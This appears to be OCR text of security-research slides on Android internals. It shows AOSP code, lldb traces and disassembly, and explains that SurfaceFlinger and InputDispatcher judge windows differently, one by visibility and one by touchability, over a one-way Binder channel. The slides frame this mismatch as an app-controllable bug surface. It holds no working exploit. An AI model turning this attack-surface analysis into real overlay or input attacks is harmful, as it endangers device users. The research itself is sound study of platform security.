


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We know Binder IPC is heart of Android, **but what is heart of Android UI?**







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We know Binder IPC is heart of Android, **but what is heart of Android UI?**

- SurfaceFlinger is Heart of Android UI
- There must have IPC Difference between SF and other components



SurfaceFlinger / InputDispatcher


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Different can lead to bugs

SurfaceFlinger / InputDispatcher



InputDispatcher

- How InputDispatcher know which window you click?

```
std::pair<sp<WindowInfoHandle>, std::vector<InputTarget>>
InputDispatcher::findTouchedWindowAtLocked(int32_t displayId, float x, float y, bool isStylus,
                                           bool ignoreDragWindow) const {
    // Traverse windows from front to back to find touched window.
    std::vector<InputTarget> outsideTargets;
    const auto& windowHandles = getWindowHandlesLocked(displayId);
    for (const sp<WindowInfoHandle>& windowHandle : windowHandles) {
        if (ignoreDragWindow && haveSameToken(windowHandle, mDragState->dragWindow)) {
            continue;
        }

        const WindowInfo& info = *windowHandle->getInfo();
        if (!info.isSpy() &&
            windowAcceptsTouchAt(info, displayId, x, y, isStylus, getTransformLocked(displayId))) {
            return {windowHandle, outsideTargets};
        }
    }
}
```

InputDispatchrt#findTouchedWindowAtLocked


InputDispatcher

- InputDispatcher will search from toppest window
 - Skip WATCH_OUTSIDE_TOUCH flag window

```
libinputflinger.so`android::inputdispatcher::InputDispatcher::findTouchedWindowAtLocked:
0x721bd7067c <+152>: add    x25, x26, #0x10
0x721bd70680 <+156>: mov    x0, x25
0x721bd70684 <+160>: bl     0x721bdafdb0 ; symbol stub for: android::gui::WindowInfo::isSpy() const
(lldb) p (*(int*)($x26+0x10+32)&1)==1?(*(char**)($x26+0x10+32+16)):((char*)($x26+0x10+32+1))
(char *) 0xb4000074714cf150 "629027f ScreenDecorOverlayBottom"
(lldb) p (*(int*)($x26+0x10+32)&1)==1?(*(char**)($x26+0x10+32+16)):((char*)($x26+0x10+32+1))
(char *) 0xb4000072f14a4ed0 "f4d9dab ScreenDecorOverlay"
(lldb) p (*(int*)($x26+0x10+32)&1)==1?(*(char**)($x26+0x10+32+16)):((char*)($x26+0x10+32+1))
(char *) 0xb4000074914b54c1 "StrictModeFlash"
(lldb) p (*(int*)($x26+0x10+32)&1)==1?(*(char**)($x26+0x10+32+16)):((char*)($x26+0x10+32+1))
(char *) 0xb40000749149ea81 "fac065f NavigationBar0"
(lldb) p (*(int*)($x26+0x10+32)&1)==1?(*(char**)($x26+0x10+32+16)):((char*)($x26+0x10+32+1))
(char *) 0xb4000074914a8d41 "2b5ddd3 StatusBar"
(lldb) p (*(int*)($x26+0x10+32)&1)==1?(*(char**)($x26+0x10+32+16)):((char*)($x26+0x10+32+1))
(char *) 0xb4000074714bf250 "a93e7f6 (1-1)-Window{18dc4ab alpha=1.0 fl=}"
(lldb) p (*(int*)($x26+0x10+32)&1)==1?(*(char**)($x26+0x10+32+16)):((char*)($x26+0x10+32+1))
(char *) 0xb4000072e147b5d0 "bb50efe com.google.android.apps.nexuslauncher/com.google.android.apps.nexuslauncher.NexusLauncherActivity"
```

Difference

- InputDispatcher only search where you can touch
 - **it don't care wether you can see it or not**
- SurfaceFlinger only "show" your window
 - **It don't care wether you can touch it ot not!**
- **Difference lead to BUG!**



VSYNC Drive SF to SHOW

- SF will init a Scheduler to dispatch Vsync signal
- When signal comes
 - Scheduler will pack current frame time
 - Calling MessageQueue::vsyncCallback

```
mScheduler = std::make_unique<Scheduler>(static_cast<IComposer>&)(*this),
                                         static_cast<ISchedulerCallback>(*this), features,
                                         std::move(modulatorPtr));
// ...
mScheduler->initVsync(mScheduler->getVsyncSchedule()->getDispatch(),
                    *mFrameTimeline->getTokenManager(), configs.late.sfWorkDuration);
```

```
void Scheduler::onFrameSignal(IComposer& compositor, VsyncId vsyncId,
                             TimePoint expectedVsyncTime) {
    const TimePoint frameTime = SchedulerClock::now();

    if (!compositor.commit(frameTime, vsyncId, expectedVsyncTime)) {
```


VSYNC Drive SF to SHOW

- SF will init a Scheduler to dispatch Vsync signal
- When signal comes
 - Scheduler will pack current frame time
 - Calling MessageQueue::vsyncCallback
 - **SF pack all window data in current frame**
 - **Send them to InputDispatcher!**

[illegible]

VSYNC Drive SF to SHOW


- We can control our own Window
- Means we can control what data SF send to InputDispatcher!!

```
void SurfaceFlinger::buildWindowInfos(std::vector<WindowInfo>& outWindowInfos,  
                                     std::vector<DisplayInfo>& outDisplayInfos) {  
    // ...  
    mDrawingState.traverseInReverseZOrder([&](Layer* layer) {  
        if (!layer->needsInputInfo()) return;  
        const auto opt =  
            mFrontEndDisplayInfos.get(layer->getLayerStack())  
                .transform([](const frontend::DisplayInfo& info) {  
                    return Layer::InputDisplayArgs{&info.transform, info.isSecure};  
                });  
        outWindowInfos.push_back(layer->fillInputInfo(opt.value_or(Layer::InputDisplayArgs{})));  
    });  
}
```

SurfaceFlinger#buildWindowInfos

InputDispatcher ONEWAY interface


- SF IPC to InputDispatcher::onWindowInfosChanged
- BpWindowInfosListener::onWindowInfosChanged is ONEWAY!!!!



```
.text:0000000000159CA4 21 00 80 52      MOV     W1, #1
.text:0000000000159CA8 24 00 80 52      MOV     W4, #1 ; ::android::IBinder::FLAG_ONEWAY
.text:0000000000159CAC 08 00 40 F9      LDR     X8, [X0]
.text:0000000000159CB0 08 15 40 F9      LDR     X8, [X8,#0x28]
.text:0000000000159CB4 00 01 3F D6      BLR     X8
```

